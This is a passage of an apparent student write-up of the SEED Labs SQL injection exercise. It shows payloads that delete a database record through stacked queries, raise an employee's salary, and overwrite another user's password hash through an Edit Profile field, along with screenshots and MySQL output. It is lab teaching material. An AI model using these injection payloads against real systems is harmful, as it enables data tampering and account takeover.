
**Results:** We have seen how to steal information from the database using the vulnerability in login page from task 2.1 and task 2.2.

**Task 2.3: Append a new SQL statement:**

**Objective:** Modify the database using the same vulnerability in login page.


**Procedure:**

- Use SQL injection attack to turn one SQL statement into two, with second one being delete statement.
- Used semicolon to separate multiple SQL statements.
- Deleted a record from the database



**Fig: Append new SQL statement to attack to get admin access and delete a row in the database.**

- Query to perform SQL injection to attack: ' or name='admin' ; DELETE FROM credential where name='Ted' –
- Changing the query as multi\_query in unsafe\_credential.php to execute multiple SQL statements.



**Fig: Deleting the record with name as TED.**

The screenshot shows a MySQL Workbench interface with three main sections of output:

- Database changed**: Shows the result of the command `mysql> show tables;`, which lists two tables: `Tables_in_Users` and `credential`. The `Tables_in_Users` table has one row.
- Before Deletion**: Shows the result of the command `mysql> select * from credential;`. It displays a table with columns: ID, Name, EID, Salary, birth, SSN, PhoneNumber, Address, Email, NickName, and Password. The data shows six records for Alice, Boby, Ryan, Samy, Ted, and Admin.
- After Deletion**: Shows the result of the same `select * from credential;` command again. The data now shows only five records, indicating that the record for "Ted" has been deleted.

**Fig: Database before and after deletion of the record “Ted” with malicious code SQL injection.**

#### Results:


- Modified the database using SQL injection attack by exploiting the vulnerabilities in login page to delete a record from the table in the database.
- The record named as “TED” is deleted.

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement

**Objective:** To update employee information using SQL injection attack using the vulnerability in Edit profile page of Employee Management application.

#### Procedure:

- In the Employee Management application, there is an Edit Profile page that allows employees to update their profile information, including nickname, email, address, phone number, and password.
- To go to this page, employees need to login first.
- When employees update their information through the Edit Profile page.
- The PHP code implemented in unsafe edit.php file is used to update employee's profile information.
- The PHP file is located in the /var/www/SQLInjection directory.



**Fig: Edit Profile page for Alice**

**Task 3.1: SQL Injection Attack on UPDATE Statement — modify salary.**

**Objective:** As a malicious employee (say Alice), the goal in this task is to increase Alice's salary via Edit Profile page.

**Procedure:**

- Only administrator is allowed to make changes to salaries.
- Alice as a malicious makes modifications to the SQL query which updates the salary of Alice to a huge amount thereby increasing her salary.

A screenshot of a web browser window titled "SQL\_Injection.pdf". The address bar shows the URL "http://www.seedlabsqlinjection.com/unsafe\_credential.php?ID=10000&Password=seedalice". The main content area displays "Alice Profile" with the following data:

Employee ID	10000
Salary	800000
Birth	9/20
SSN	10211002
NickName	aaa
Email	
Address	
Phone Number	

Buttons include "Edit Profile" and "LOG OFF". Copyright notice: "Copyright © SEED LABS".


Fig: Alice Information before modifying salary.

A screenshot of a web browser window titled "Add-ons Manager". The address bar shows the URL "http://www.seedlabsqlinjection.com/edit.php". The main content area displays "Edit Profile Information" with input fields for:

Nick Name:	<input type="text"/>
Email :	<input type="text"/>
Address:	<input type="text"/>
Phone Number:	<input type="text"/>
Password:	<input type="text"/>

Buttons include "Edit" and "LOG OFF". Copyright notice: "Copyright © SEED LABS".

Fig: Alice's Edit Profile Page



**Fig: Edit profile information attack by introducing malicious code in nickname field to modify the salary of Alice.**

The screenshot shows a web browser window with the following details:

- Address Bar:** http://www.seedlabsqlinjection.com/unsafe\_credential.php
- Toolbar:** File, Edit, View, History, Bookmarks, Tools, Help
- Right Side:** 3:51 PM, Seed, LOG OFF button
- Content Area:**
  - Alice Profile**
  - Employee ID: 10000
  - Salary: 2147483647 (Original: 9/20)
  - Birth: 9/20
  - SSN: 10211002
  - NickName: alice
  - Email: ally@yahoo.com
  - Address: qq
  - Phone Number: 1258746333
  - Edit Profile** button
- Bottom Right:** Copyright © SEED LABS

**Fig: Alice's salary is increased because of SQL injection attack on update statement to modify salary.**

**Results:**

- If a SQL injection vulnerability happens to an UPDATE statement, the damage will be more severe, because attackers can use the vulnerability to modify databases.
- As you have seen above, the salary of Alice is modified.

**Task 3.2: SQL Injection Attack on UPDATE Statement — modify other people' password.**


- Alice(attacker) wants to modify the password of Ryan(victim)
- Ryan's original password – seedryan
- Ryan's modified password – password
- Hash value for password: 5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8

A screenshot of a web browser window. The title bar shows "File Edit View History Bookmarks Tools Help" and the address bar shows "http://www.seedlabsqlinjection.com/unsafe\_credential.php?EID=10000&Password=seedalice". The main content area displays a profile titled "Alice Profile" with the following information:


Employee ID	10000
Salary	2147483647
Birth	9/20
SSN	10211002
NickName	alice
Email	ally@yahoo.com
Address	qq
Phone Number	1258746333

Below the table is a button labeled "Edit Profile". At the bottom right of the page is the copyright notice "Copyright © SEED LABs".

**Fig: Alice edit profile information**



**Fig: Modifying Ryan's password from Alice's profile by introducing malicious code for SQL injection attack.**



**Fig: Modifying Ryan's password from Alice's profile by introducing malicious code for SQL injection attack.**

- Query to perform SQLInjection attack to modify Ryan's password: `a', password='5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8' where name='Ryan' --`

The screenshot shows a web browser window with the following details:

- Toolbar:** File, Edit, View, History, Bookmarks, Tools, Help.
- Address Bar:** SQL\_Injection.pdf, http://www.s...rd=password, SHA1 online.
- Page Content:**
  - Ryan Profile**
  - Employee ID: 30000
  - Salary: 800000
  - Birth: 4/10
  - SSN: 98993524
  - NickName: Ry
  - Email: (empty)
  - Address: (empty)
  - Phone Number: (empty)
  - Edit Profile** button.
- Page Footer:** Copyright © SEED LABs

**Fig: Ryan's profile with modified password.**

```

File Edit View Search Terminal Help
976 |
| 2 | Boby | 20000 | 800000 | 4/20 | 10213352 | | | | a | b78ed97677c161c1c82c142906674ad15242b
2d4 |
| 3 | Ryan | 30000 | 800000 | 4/10 | 98993524 | | | | | a703910af5b2f9b54ce19212f9f953daa87a9
8b4 |
| 4 | Samy | 40000 | 800000 | 1/11 | 32193525 | | | | r | 1b02c5d575f2797d7ce3de3286f800cc4f21c
22f |
| 6 | Admin | 99999 | 800000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql> select * from credential;
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+-----+
| 1 | Alice | 10000 | 2147483647 | 9/20 | 10211002 | 1258746333 | qq | ally@yahoo.com | alice | fdbe918bdae83000aa54747fc95fe0470ffff4
976 |
| 2 | Boby | 20000 | 800000 | 4/20 | 10213352 | | | | a | b78ed97677c161c1c82c142906674ad15242b
2d4 |
| 3 | Ryan | 30000 | 800000 | 4/10 | 98993524 | | | | ry | 5baa61e4c9b93f3f0682250b6cf8331b7ee68
8b4 |
| 4 | Samy | 40000 | 800000 | 1/11 | 32193525 | | | | r | 1b02c5d575f2797d7ce3de3286f800cc4f21c
22f |
| 6 | Admin | 99999 | 800000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6ef
fc0 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>

```

**Fig: Password for Ryan is changed in the database.**

#### Results:

- SQL Injection Attack on UPDATE Statement to modify Ryan's password from Alice's profile.

